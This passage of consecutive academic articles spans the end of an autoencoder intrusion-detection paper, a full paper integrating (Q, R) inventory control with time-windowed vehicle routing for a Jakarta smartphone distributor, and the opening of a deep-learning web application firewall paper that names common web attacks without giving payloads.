A validation dataset was created to allow for threshold value setting in order to perform the classification process in the next steps. The trained autoencoder is run using the model validation dataset to obtain such a threshold value. The model learned only the observations with the class attribute label "normal." Since the validation dataset has two classes in the form of the class attribute (normal+attack), the model will accept the normal data in the validation data and evaluate the attack data as abnormal data. The MSE (Mean Squared Error) values that provide this distinction were obtained from the autoencoder. In this case, the sequence of MSE values was divided sequentially into two to select the most appropriate threshold value, each of the sections was considered a different class, and the predictions and AUC values were calculated. The split point with the largest AUC value among the results obtained was determined as the MSE=0.054347 threshold value.

3.6. Prediction with test data

The test dataset is classified according to the threshold value obtained using the validation data. The test data do not have to be labeled. If the model's performance is calculated at the end of the test process, labeled data should be used this time. While the observation values for MSE values greater than the threshold value in the test data were labeled as "attack," the smaller ones were labeled as "normal." Thus, separate predictions are obtained for each test observation.

Since the test dataset includes 30613 "normal" labeled data and 3434 "attack" labeled data, such a dataset is considered imbalanced. This is acceptable if the difference between the class distributions is small. However, in case of a great imbalance, the model accuracy becomes an unreliable measure of performance (Brownlee, 2021). The model accuracy was calculated as 90.67% in this state. ROC curves are used to calculate the actual performance of the model when there are imbalanced data. By drawing this curve, a value of 0.87 was obtained as the AUC value, as seen in figure 8, in order to reveal the model performance.



Figure 8. ROC curve

4. CONCLUSION

In this study, an autoencoder model was designed, and a threshold value calculation process was performed to achieve the purpose of classification. In this process, the raw network traffic data were divided into three parts to perform the training, validation, and testing phases. In the training phase, only the observations labeled as "normal" were addressed in accordance with unsupervised learning, and an autoencoder model was established. The reconstruction errors for each observation were compared by applying validation data consisting of normal + attack observations to this model, and consequently, an optimum threshold value capable of classifying between normal and attack observations was obtained. The model's performance was determined by applying the threshold value found on the test data. This study indicates that network traffic data can be completely classified without the need for labeled data. The presence of the class attribute, in other words, data labeling, increases the cost of modeling studies and slows down the development processes. It was revealed that in the real application of the proposed model, only validation data and some labeled data would be used at the stage of obtaining the threshold, and there was no need for labeled data during the training of the model and classification of new data.

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RESEARCH ARTICLE

An Integrated Model of Continuous Review Inventory and Vehicle Routing Problem with Time Windows

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ABSTRACT

Item stock-out or shortage is a great issue for customer satisfaction and can be countered by providing safety stocks. This study discusses an authorized distributor of smartphone and tablet computer products in Indonesia. Currently, the company is considering a plan to take over the role of a logistics service company to reduce the total logistics costs that must be incurred by making improvements in terms of inventory management. Inventory management can also protect the company from the impact of inflation and price increases that will impose logistics costs. This study has assumed that the vehicle travel speed or travel time between two nodes is fixed. This study contributes to minimizing total logistics costs by integrating the concept of a continuous review lot size-reorder point (*Q, R*) inventory model with lost sales and vehicle routing problems with time windows (VRPTW). Continuous review (*Q, R*) inventory model with lost sales shows the retailers' cycle demand ranges from 130 to 234 units. This condition leads to the value of the expected average annual inventory cost IDR 27.263.204.625,59. Based on the VRPTW calculation, the total distribution cost per trip is IDR 445.631.642,7. Based on the current total distribution costs, it was found that the total distribution costs were IDR 849.454.616,2, so there is a decrease in distribution costs of 47.54%. The total logistics cost that must be incurred by the company to deliver smartphone products to 10 retailers in Jakarta and its surrounding areas is IDR 27,708,836,268.29.

Keywords: Continuous Review, Vehicle Routing, Logistics Cost

1. INTRODUCTION

In the real world, each business industry wants more profit and achieves high customer satisfaction at a more negligible cost. By aligning strategies for marketing and sales, the manufacturers can have a value added in terms of a delivery service to the customers (Christian et al., 2021). In terms of the quality cost, quality control model should be developed (Montororing & Nurprihatin, 2021). When it comes to the supply chain cost, a cross-docking strategy in truck scheduling was constructed (Nurprihatin, Elvina, et al., 2021). Moroever, it is necessary to establish a stable, reliable, sustainable, environmentally friendly, and an optimal resource-supply chain (Dzhelil et al., 2022). Regarding the inventory cost, item stock-out or shortage is a significant issue for customer satisfaction and can be countered by providing safety stocks (Dey et al., 2019). Besides, the completeness of the product sold is one of the other important things that requires attention (Tannady et al., 2018). Therefore, inventory decision is a critical part when it comes to smooth business operations. In other words, the inventory is taken as the stock of any goods or resources used in a company or an organization (Nurprihatin, Gotami, et al., 2021).

This study discusses an authorized distributor of smartphone and tablet computer products in Indonesia, which has been established and operating since 2007. Apart from being the authorized distributor of smartphone products, the company has also established retail gadgets in several cities in Indonesia such as Jakarta, Bandung, Samarinda, Bekasi, Pontianak, and Bogor. Smartphone users are increasing from time to time. In 2020, 62.84 percent of the Indonesian population used a cell phone (Statistics Indonesia, 2021). The high number of smartphone users will result in soaring demand for smartphones from every operating smartphone retailer. Therefore, the required demand is a challenge for every retailer. However, historical data shows stock-outs from several retailers that are run by a particular authorized distributor.

Table 1 shows stockout data for each retail from January to December 2018. The unavailability of smartphone product stock is caused by several reasons, including the volume of demand for each retail higher than supplies, frequent returns of goods to distributors, and the occurrence of purchases massively by other smaller retailers.

Table 1
Stock-out for smartphones in 2018

No	Retail Locations	Stock-out in 2018 (units)												Total
		Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec	
1	Aeon Mall, Tangerang	15	24	21	16	29	45	21	27	24	18	29	35	304
2	Mall Metropolitan, Bekasi	19	28	22	27	37	67	27	24	27	21	17	25	341
3	Cibinong City Mall, Bogor	25	28	35	31	19	58	35	22	15	19	28	32	347
4	Mall Taman Anggrek, West Jakarta	21	28	11	19	15	27	19	14	19	11	23	27	234
5	E-center Supermal Karawaci	28	16	12	17	23	36	23	16	26	22	25	38	282
6	Mall Artha Gading, North Jakarta	32	14	19	25	27	42	25	19	29	21	25	31	309
7	Tangerang City Mall	18	25	11	14	19	30	16	12	17	19	14	24	219
8	Plaza Blok M, South Jakarta	12	29	18	17	12	33	19	17	20	22	17	38	254
9	Lippo Mal Kemang, South Jakarta	16	13	25	12	15	23	11	19	23	11	19	32	219
10	Metropolitan Mall Cileungsi, Bogor Regency	28	24	28	19	24	29	15	21	18	12	13	21	252
Total Stock-out		214	229	202	197	220	390	211	191	218	176	210	303	2761

Currently, the company is considering a plan to take over the role of a logistics service company to reduce the total logistics costs that must be incurred by making improvements in terms of inventory management. In this study, it is assumed that product shipments are only for smartphone products that cover the Jakarta area and its surroundings. Currently, the planned distribution route is only concerned with meeting the demand from each retailer, but has not considered logistics costs and also the optimal route or total distance. Moreover, the different operating hours of each retailer become a problem that needs to be resolved in supply and distribution management.

Total logistics costs will be higher when the amount of cargo carried on a vehicle is not optimal or in a relatively small amount. In addition, the activity of distributing products or goods is also influenced by the factor of the route of delivery of

goods, which must be efficient and can save time and costs. In the end, inventory management can also protect the company from the impact of inflation and price increases that will impose logistics costs and anticipate fluctuations in consumer demand for retail companies (Heizer et al., 2020).

This study contributes to minimizing total logistics costs by integrating the concept of a continuous review lot size-reorder point (*Q, R*) inventory model with lost sales and vehicle routing problems with time windows (VRPTW). The (*Q, R*) inventory model with lost sales is a method to reduce total inventory costs by determining the optimum number of orders so that the company has product inventories or reserves. If at any time the product is needed, there is still availability of product stock at a minimum cost. Meanwhile, the VRPTW is used because it can minimize the total logistics costs which are influenced by optimal order requests, vehicle capacity, and product delivery time. These two methods are used to minimize the total logistics costs by considering the EOQ calculation in a (*Q, R*) inventory model with lost sales. The integration of these two methods can provide with proposed shipping routes that are efficient in terms of cost, distance, and travel time.

2. LITERATURE REVIEW

Under a stochastic and dynamic supply chain environment, a study utilized simulation-based optimization on a multi-echelon inventory system (Xu et al., 2019). Another contributive study discussed the uncertain demand using the Monte Carlo simulation (Nurprihatin et al., 2020). This condition leads to uncontrolled total inventory costs. The major inventory costs considered in this study include holding cost, setup cost, and shortage cost.

The continuous review model has been developed under the various distributions of the demand and the demand during lead time. One study assumed the demand is following the lognormal distribution (Gholami & Mirzazadeh, 2018). One of the important assumptions for the inventory model is the distribution of the demand during lead time (Gholami & Mirzazadeh, 2018). The demand during lead time is assumed to follow the Normal distribution (Mukherjee et al., 2019) or Poisson distribution (Dey et al., 2019; Kouki et al., 2019).

There exist two main categories of the allowable shortage models in the inventory management literature, which are backorder and lost sales (Gholami & Mirzazadeh, 2018). For the backorder, the assumption is that all customers will wait up to receiving the next order quantity, while all customers relinquish the systems during the shortage situation under a lost sales scenario (Gholami & Mirzazadeh, 2018).

The inventory policy has been integrated with the production policy assuming the random capacity follows a gamma-type distribution (Gholami & Mirzazadeh, 2018). When it comes to the production policy, setup times and product defects can be reduced by performing extra investments (Dey et al., 2019; Gholami & Mirzazadeh, 2018; Liu et al., 2020). Also, the scheduling issue has been tackled to minimize the number of tardiness (Nurprihatin et al., 2020). The manufacturers need to pay attention to the delivery schedules so that there will be no tardy distribution (Gunawan et al., 2020). Any tardiness would lead to lossess to the manufacturers (Andiyan et al., 2021).

The routing decision has been presented along with the network location decision, along with the feasibility study (Nurprihatin, Octa, et al., 2019). Many different types of VRP such as VRP with Time Windows, Stochastic VRP, Multi Depot VRP, Periodic VRP, Dynamic VRP, and different combinations of these have been studied (Demirbilek, 2021). A study discussed the developed variant of VRPTW called the time-dependent vehicle routing problem with time windows (TDVRPTW) (Liu et al., 2020). Another study developed the Vehicle Routing Problem Model with Multiple Trips, Time Windows, Split Delivery, Heterogeneous Fleet, and Intermediate Facility (VRPMTTWSDHFIF) as an advanced model (Nurprihatin & Lestari, 2020). In this paper, the routing decision is integrated with the inventory policy, as shown in Table 2. When VRP is combined with time window constraint, the problem is termed VRPTW (Dixit et al., 2019). The aim of VRPTW involves the minimization of the number of vehicles and the total travel distance (Dixit et al., 2019). In this paper, the objective is to minimize the distribution cost, referring to the previous research (Gmira et al., 2021; Keskin et al., 2021). The distribution cost was traditionally approximated by the travel distance (Nurprihatin, Andry, et al., 2021; Nurprihatin & Tannady, 2018) and by the stochastic travel time (Nurprihatin, Elnathan, et al., 2019; Nurprihatin & Montororing, 2021). However, a previous study utilized the real distribution cost given by third-party logistics (Nurprihatin, Regina, et al., 2021). Meta-learning has been used to select meta-heuristics to solve VRPTW (Gutierrez-Rodríguez et al., 2019).

Table 2
Related works

	Inventory model	Assumption	Demand	Lead time	Demand during lead time	Distribution model	Objective function
(Mukherjee et al., 2019)	(*Q, R*) policy	Backorder	Normal distribution	Constant	Normal distribution	No	Minimizing inventory cost
(Kouki et al., 2019)	(*Q, R*) policy	Lost sales	Poisson distribution	Poisson distribution	Poisson distribution	No	Minimizing inventory cost
(Gmira et al., 2021)	No	Stochastic travel times	No	No	No	VRPTW	Minimizing dıstribution cost
(Keskin et al., 2021)	No	Stochastic waiting times	No	No	No	VRPTW	Minimizing dıstribution cost
This paper	(*Q, R*) policy	Lost sales	Normal distribution	Constant	Normal distribution	VRPTW	Minimizing inventory cost. Minimizing distribution cost.

3. METHODS

3.1. Continuous Review (*Q, R*) Inventory Model with Lost Sales

The initial step in (*Q, R*) inventory model is calculating the EOQ using the formula shown in Equation (1) (Nahmias & Olsen, 2021). The Cycle Service Level (CSL) or in-stock probability for lost sales situation is calculated using Equation (2) (Chopra & Meindl, 2016; Nahmias & Olsen, 2021). A further calculation is calculating the *Q* using Equation (3) (Nahmias & Olsen, 2021). An iterative calculation using Equation (2) and Equation (3) should be performed until the value of *Q* and CSL from the *n* iteration is equal to the *n*-1 iteration. Reorder point can be calculated using Equation (4) (Nahmias & Olsen, 2021). In the end, the expected average annual cost formula is shown in Equation (5) (Nahmias & Olsen, 2021). The expected average annual cost consists of the holding cost, setup cost, and shortage cost.

$$EOQ = Q = \sqrt{\frac{2K\lambda}{h}} \tag{1}$$

$$CSL = F(R) = 1 - \frac{Qh}{(Qh + p\lambda)} \tag{2}$$

$$Q = \sqrt{\frac{2\lambda[K + p\sigma L(z)]}{h}} \tag{3}$$

$$R = \lambda\tau + ss = \mu_{DDL} + z(\sigma_{DDL}) \tag{4}$$

$$G(Q,R) = \frac{(Q + R - \lambda\tau)}{2}(h) + \frac{\lambda}{Q}(K) + \frac{p\lambda\sigma L(z)}{Q} \tag{5}$$

where:

Q = Economic Order Quantity (units)

K = Setup cost (per order)

λ = Demand rate (units per year)

h = Holding cost (per unit per year)

CSL = Cycle Service Level

p = Stock-out cost (per unit per year)

σ = Standard deviation of demand

$L(z)$ = Standardized loss function

R = Reorder Point

τ = Lead time

ss = Safety stock

μ_{DDL} = Average demand during lead time

σ_{DDL} = Standard deviation demand during lead time

$G(Q, R)$ = Expected average annual cost

The next stage is calculating the shortest route with a specific capacity of transportation mode. VRPTW is run with Lingo 18 software and this application is usually used to solve and help optimization problems in the industrial and government fields. The required inputs include distance matrix, time matrix, service time, and the opening and closing time of the retail. From the previous calculation, which is the continuous review (Q, R) inventory model, the cycle demand data (is equal to Q^*) from each retailer can be obtained.

After obtaining the results of the EOQ calculation, reorder point, safety stock, and expected average annual cost from each retailer, the calculation continues to choose a route with a certain type of vehicle. The route starts from the Distribution Center (DC) to ten retailers in Jakarta and its surrounding areas.



Figure 1. Research procedure

3.2. Vehicle Routing Problem with Time Windows (VRPTW) Model

The VRPTW model is presented in the form of one objective function and seven constraints, as follows.

Objective function:

$$Min\ Z_{VRPTW} = \sum_{i \in N} \sum_{j \in N} d_{ij} x_{ij} \tag{6}$$

Subject to:

$$\sum_{i \in N} x_{ij} = 1 \qquad \forall_i \in C \qquad (7)$$

$$\sum_{j \in N} x_{0j} = 1 \qquad \forall_j \in C \qquad (8)$$

$$\sum_{i \in N} x_{ih} - \sum_{j \in N} x_{hj} = 0 \qquad \forall_h \in C \qquad (9)$$

$$\sum_{i \in N} x_{i(n+1)} = 1 \qquad \forall_i \in C \qquad (10)$$

$$m_i + s_i + t_{ij} - R(1 - x_{ij}) \leq m_j \qquad \forall_{i,j} \in N \qquad (11)$$

$$a_i \leq s_i \leq b_i \qquad \forall_i \in N \qquad (12)$$

$$x_{ij} \in \{0,1\} \qquad \forall_{i,j} \in N \qquad (13)$$

Equation (6) is the objective function of the mathematical model to minimize the distance traveled by the vehicle. Constraint (7) states that each customer is visited exactly once, constraint (8), constraint (9), constraint (10) state the path or route traversed by the vehicle departing from the depot (DC), then visits one of the customers, where after visiting the customer, the vehicle will visit other customers until the vehicle returns to the depot (DC). Equation (11) states that the vehicle is not allowed to arrive at customer *j* before $m_i + s_i + t_{ij}$ or before the start of service time plus service time for customer 1 and plus service time from *i* to *j*, and *R* is a real number of large value. Constraint (12) is used to ensure that the time window constraint is met. Constraint (13) states that the decision variable x_{ij} is a binary decision variable in the form of 0 or 1.

4. RESULTS AND DISCUSSION

Table 3 provides information on the results of the continuous review (*Q, R*) inventory model with lost sales. Coincidentally, the ten locations reach their optimal point in the third iteration. In another case study, the possible number of iterations may vary depending on the variability in the demand data. The more varied the request data, the more iterations will be. Later on, the value of *Q** will be considered as a cycle demand that must be distributed for each shipment. The calculation results also show the expected average annual cost for all locations reaches IDR 27,263,204,625.59.

Table 3
Continuous review (Q, R) inventory model with lost sales results

Location	Iteration	*Q** (units)	*R* (units)	*α*	*Z*(*α*)	*L*(*z*)	*τ* (years)	ss (units)	*G*(*Q, R*)(IDR)
	1st	823	173	0.1957	0.86	0.108	0.08		
1	2nd	825	173	0.1961	0.86	0.108	0.08	4	2,693,013,696.96
	3rd	825	173	0.1961	0.86	0.108	0.08		
	1st	952	234	0.1737	0.94	0.0933	0.08		
2	2nd	955	234	0.1742	0.94	0.0933	0.08	7	3,596,354,664.27
	3rd	955	234	0.1742	0.94	0.0933	0.08		
	1st	855	185	0.1898	0.88	0.1042	0.08		
3	2nd	857	185	0.1902	0.88	0.1042	0.08	5	2,903,842,891.97
	3rd	857	185	0.1902	0.88	0.1042	0.08		
	1st	923	219	0.1781	0.93	0.095	0.08		
4	2nd	926	219	0.1785	0.93	0.095	0.08	6	3,385,718,197.84
	3rd	926	219	0.1785	0.93	0.095	0.08		
	1st	885	201	0.1844	0.9	0.1004	0.08		
5	2nd	887	201	0.1848	0.9	0.1004	0.08	5	3.111.998.564,97
	3rd	887	201	0.1848	0.9	0.1004	0.08		
	1st	781	157	0.2042	0.83	0.114	0.08		
6	2nd	783	157	0.2046	0.83	0.114	0.08	4	2.426.638.428,41
	3rd	783	157	0.2046	0.83	0.114	0.08		

Table 3
Continuous review (Q, R) inventory model with lost sales results

Location	Iteration	Q^* (units)	R (units)	α	$Z(\alpha)$	$L(z)$	τ (years)	ss (units)	$G(Q, R)$(IDR)
	1st	746	143	0.2118	0.81	0.1181	0.08		
7	2nd	747	143	0.2120	0.8	0.1202	0.08	4	2.215.683.335,12
	3rd	747	143	0.2120	0.8	0.1202	0.08		
	1st	712	130	0.2197	0.78	0.1245	0.08		
8	2nd	713	130	0.2199	0.78	0.1245	0.08	3	2.019.748.650,21
	3rd	713	130	0.2199	0.78	0.1245	0.08		
	1st	761	150	0.2084	0.82	0.116	0.08		
9	2nd	764	150	0.2091	0.81	0.1181	0.08	6	2.305.566.856,19
	3rd	764	150	0.2091	0.81	0.1181	0.08		
	1st	809	167	0.1983	0.85	0.11	0.08		
10	2nd	811	167	0.1987	0.85	0.11	0.08	4	2.604.639.339,65
	3rd	811	167	0.1987	0.85	0.11	0.08		
				Total					**27.263.204.625,59**

The route selection is based on EOQ data from each retailer so that recommendations can be given regarding the number of vehicles to be used and the selected route. Data related to the retail operational and service time is shown in Table 4. Table 5 shows the distance matrix by converting the coordinates obtained via Google Maps into the Euclidean formula while Table 6 represents the time traveled.

Table 4
Operational hours

Location	Opening Hour	Opening Minutes	Closing Hour	Closing Minutes
DC	08.00	480	22.00	1320
1	10.00	600	22.00	1320
2	09.30	570	22.00	1320
3	09.00	540	23.00	1380
4	10.00	600	22.00	1320
5	10.00	600	22.00	1320
6	10.00	600	22.00	1320
7	10.00	600	22.00	1320
8	10.00	600	22.00	1320
9	10.00	600	22.00	1320
10	10.00	600	22.00	1320

Table 5
Distance matrix (km)

Locations	1	2	3	4	5	6	7	8	9	11	11
1	0.00	44.70	21.10	41.90	13.80	41.50	5.60	33.40	17.50	19.50	38.30
2	44.70	0.00	49.43	61.27	46.78	60.99	45.05	55.80	48.00	48.77	58.86
3	21.10	49.43	0.00	46.91	25.21	46.56	21.83	39.51	27.41	28.73	43.73
4	41.90	61.27	46.91	0.00	44.11	58.97	42.27	53.58	45.41	46.22	56.77
5	13.80	46.78	25.21	44.11	0.00	43.73	14.89	36.14	22.29	23.89	40.71
6	41.50	60.99	46.56	58.97	43.73	0.00	41.88	53.27	45.04	45.85	56.47
7	5.60	45.05	21.83	42.27	14.89	41.88	0.00	33.87	18.37	20.29	38.71
8	33.40	55.80	39.51	53.58	36.14	53.27	33.87	0.00	37.71	38.68	50.82
9	17.50	48.00	27.41	45.41	22.29	45.04	18.37	37.71	0.00	26.20	42.11
10	19.50	48.77	28.73	46.22	23.89	45.85	20.29	38.68	26.20	0.00	42.98
11	38.30	58.86	43.73	56.77	40.71	56.47	38.71	50.82	42.11	42.98	0.00

Table 6
Time traveled matrix (minutes)

Locations	1	2	3	4	5	6	7	8	9	10	11
1	0.00	53.64	25.32	50.28	16.56	49.80	6.72	40.08	21.00	23.40	45.96
2	53.64	0.00	59.32	73.52	56.14	73.19	54.06	66.96	57.60	58.52	70.64
3	25.32	59.32	0.00	56.30	30.25	55.87	26.20	47.41	32.90	34.48	52.47
4	50.28	73.52	56.30	0.00	52.94	70.77	50.73	64.30	54.49	55.46	68.12
5	16.56	56.14	30.25	52.94	0.00	52.48	17.87	43.37	26.74	28.67	48.85
6	49.80	73.19	55.87	70.77	52.48	0.00	50.25	63.93	54.05	55.02	67.77
7	6.72	54.06	26.20	50.73	17.87	50.25	0.00	40.64	22.05	24.35	46.45
8	40.08	66.96	47.41	64.30	43.37	63.93	40.64	0.00	45.25	46.41	60.98
9	21.00	57.60	32.90	54.49	26.74	54.05	22.05	45.25	0.00	31.44	50.53
10	23.40	58.52	34.48	55.46	28.67	55.02	24.35	46.41	31.44	0.00	51.57
11	45.96	70.64	52.47	68.12	48.85	67.77	46.45	60.98	50.53	51.57	0.00

Assuming the vehicles' speed is assumed to be 50 km/hour, the current plan for product delivery is considered large because the total distance is 491.3 and the total time taken is 589.7 minutes, while the total distribution cost itself is IDR 849,454,616.2. Table 7 presents the total distribution cost, which consists of the fuel consumption, labor cost, commission per visit, and fixed costs of the vehicle used, referring to the previous study (Liu et al., 2020). As additional components, this paper also considers the feasibility study and parking fee.

Through calculations using the integration of the continuous review (*Q, R*) inventory model with lost sales and VRPTW, to meet the volume of demand from 10 retailers, product shipments were carried out 3 times a year. Based on the established routes, it is proposed to procure 3 units of vehicles to accommodate all three routes simultaneously. It is necessary to conduct a feasibility test for the three vehicles before being operated as a condition of travel in Indonesia. The calculation results show the total distribution cost is IDR 445.631.642,7 per trip. Based on the current total distribution costs, it was found that the total distribution costs were IDR 849.454.616,2, so there is a decrease in distribution costs of 47.54%.

Table 7
Total distribution cost per trip

Vehicle	Route	Total Distance (km)	IDR					
			Fuel Price	Labor Cost	Commission per Visit	Feasibility Test	Vehicle Price	Parking Fee
1	DC-4-9-8-6-DC	87,86	43.008,39	400.000	100.000	75.000	148.300.000	16.000
2	DC-7-10-2-DC	149,05	72.961,54	400.000	75.000	75.000	148.300.000	12.000
3	DC-5-1-3-DC	205,66	100.672,7273	400.000	75.000	75.000	148.300.000	12.000
Total		442.57	216.642,6573	1.200.000	250.000	225.000	444.900.000	40.000
					445.631.642,7			

5. CONCLUSION

In this integration model, the calculation begins by identifying the EOQ value, reorder point, safety stock, and total expected average annual inventory cost, followed by determining the distribution route and the number of vehicles needed using VRPTW to get the total distribution cost. Continuous review (*Q, R*) inventory model with lost sales shows the retailers' cycle demand range from 130 to 234 units. This condition leads to the value of the expected average annual inventory cost IDR 27.263.204.625,59.

Based on the VRPTW calculation, the total distance and travel time per trip are 442.57 km and 531.08 minutes, respectively. Therefore, the total distribution cost per trip is IDR 445.631.642,7. This affects the efficiency level of the total distribution cost obtained, which is 47.54%.Total logistics cost is defined as total inventory costs plus total distribution costs. The total logistics cost that must be incurred by the company to deliver smartphone products to 10 retailers in Jakarta and its surrounding areas is IDR 27,708,836,268.29.

While this study has assumed that the vehicle travel speed or travel time between two nodes is fixed, further research can consider the stochastic time travel as discussed in the previous paper (Liu et al., 2020).

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RESEARCH ARTICLE

Web Application Firewall Based on Anomaly Detection using Deep Learning

Derin Öğrenme Tekniği Kullanarak Anomali Tabanlı Web Uygulama Güvenlik Duvarı

Sezer Toprak[1], **Ali Gökhan Yavuz**[2]

ABSTRACT

Anomaly detection has been researched in different areas and application domains. The main difficulty is to identify the outliers from the normals in case of encountering an input that has unique features and new values. In order to accomplish this task, the research focusses on using Machine Learning and Deep Learning techniques. In the world of the Internet, we are facing a similar problem to identify whether a website request contains malicious activity or just a normal request. Web Application Firewall (WAF) systems provide such protection against malicious requests using a rule based approach. In recent years, anomaly based solutions have been integrated in addition to rule based systems. Still, such solutions can only provide security up to a point and such techniques can generate false-positive results that leave the backend systems vulnerable and most of the time rules based protection can be bypassed with simple tricks (eg. encoding, obfuscation). The main focus of the research is WAF systems that employ single and stacked LSTM layers which are based on character sequences of user supplied data and revealing hyper-parameter values for optimal results. A semi-supervised approach is used and trained with PayloadAllTheThings dataset containing real attack payloads and only normal payloads of HTTP Dataset CSIC 2010 are used. The success rate of the technique - whether the user input is identified as malicious or normal - is measured using F1 scores. The proposed model demonstrated high F1 scores and success in terms of detection and classification of the attacks.

Keywords: Deep learning, LSTM, web application firewall, machine learning, neural networks, web attacks, anomaly detection, HTTP protocol

ÖZ

Anomali tespiti, farklı sektörlerde ve uygulama alanlarında araştırılmaya devam etmektedir. Anomali tespitindeki temel zorluk, benzersiz özelliklere ve yeni değerlere sahip bir girdi ile karşılaşılması durumunda normallerden aykırı değerleri belirlemektir. Araştırmalar, bu görevi yerine getirmek için Makine Öğrenmesi ve Derin Öğrenme tekniklerini kullanmaya odaklanmaktadır. Internet dünyasında, bir web sitesi isteğinin kötü niyetli veya sadece normal bir istek olup olmadığını belirlemek istediğimizde yine benzer bir sınıflandırma problemiyle karşı karşıya kalmaktayız. Web Uygulama Güvenlik Duvarı (WAF) sistemleri kötü niyetli faaliyetlere ve isteklere karşı, kural tabanlı ve son yıllarda kullanılan anomali tabanlı çözüm kullanarak koruma sağlar. Bu tür çözümler bir noktaya kadar güvenlik sağlar ve kullanılan teknikler, arka uç sistemlerini savunmasız bırakan hatalı sonuçlar üretmektedirler. Bu çalışmanın odak noktası, karakter sıralaması tabanlı bir LSTM (tekli ve yığılmış olmak üzere) yapısı kullanılarak bir WAF sistemi oluşturmak ve derin öğrenme modelinin optimum sonuç üretmesi için hiper parametrelerin hangi değerleri alması gerektiğini ortaya koymaktır. Semi-supervised öğrenme yaklaşımı için PayloadAllTheThings verisetinde yer alan gerçek saldırı verilerinin yanı sıra HTTP CSIC 2010 verisetinde yer alan ve normal olarak etiketlenen veriler hem modelin öğrenmesi sırasında hem de test edilmesi adımında kullanılmıştır. Önerilen tekniğin başarı oranının analizini için F1 skor değeri baz alınmıştır. Yapılan analizler ve deneyler sonucunda elde edilen derin öğrenme modelinin F1 başarı oranının yüksek olduğu ve saldırıları tespit etme ve sınıflandırma noktasında da başarı elde edildiği gösterilmiştir.

Anahtar Kelimeler: Derin öğrenme, LSTM, web uygulama güvenlik duvarı, makine öğrenmesi, sinir ağları, web saldırıları, anomali tespiti, HTTP protokolü

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1. INTRODUCTION

In the era of the Internet, cyber security has become the most important due to huge data leakages of both private and confidential data belonging to users and companies. In particular, there has been a growth in the last 5 years in terms of data breaches and exposed records (Statista, 2021). The sensitive data in corporate networks are mainly not accessible from the Internet. The main point of contact of the criminals is the web servers that serve corporate applications to the end users within the corporate network. The web servers that contain vulnerable components in the application or the server itself can allow the criminals to get into the corporate network (Fortinet attack vector, 2021). The protection of web servers and a corporate network is provided by a Demilitarized Zone (DMZ) (S. Young, 2021) which exposes an organization's external-facing resources to an untrusted network such as the Internet by implementing firewalls in front of the corporate network and the Internet facing web servers.

According to a survey (Computer Fraud & Security, 2020), near half (43%) of the breaches (confirmed disclosure of information to an unauthorized party) involved web applications. The survey categorizes bad actors responsible for breaches as 70% by external actors and 55% of which are organized criminals. The remaining 30% are internal actors within the organizations. Considering the 108,069 breaches, the industries with the most data breaches are Healthcare (521 breaches), Finance (448 breaches), Manufacturing (381 breaches), Information (360 breaches), Professional services (326 breaches) and Public organizations (346 breaches).

The web application attacks cover everything from code-based vulnerabilities (Hacking-Exploit Vulnerability) to authentication-related attacks (Hacking-Use of Stolen Credentials). The most widely abused vulnerabilities are SQL injection (SQLi) (OWASP Sql injection, 2021) and PHP injection (OWASP Php code injection, 2021) vulnerabilities. These attacks are a fast and simple way for an attacker to transform an exposed vulnerable application into a profit. The most commonly detected vulnerability is however, cross-site scripting (XSS) (OWASP Cross site scripting, 2021), the infamous ding pop-up vulnerability. SQLi attacks are half as common as XSS.

Security of a web application consists of secure architecture, data management, safe deployment and the securing of libraries and external systems such as external databases and third-party components. It becomes difficult to manage multi-objective tasks in organizations and generally Web Application Firewall (WAF) (OWASP Web application firewall, 2021) is preferred to limit the risk of exploiting vulnerabilities existing in a web application. Even though it has benefits, there are difficulties in configuration due to the covering of every aspect of the application and the constant adjustment of the rules (rule based) in the case of scaling up the application or deploying multiple applications. One approach is to implement adaptive WAF that can learn from legitimate web traffic (D. Pałka & M. Zachara, 2011).

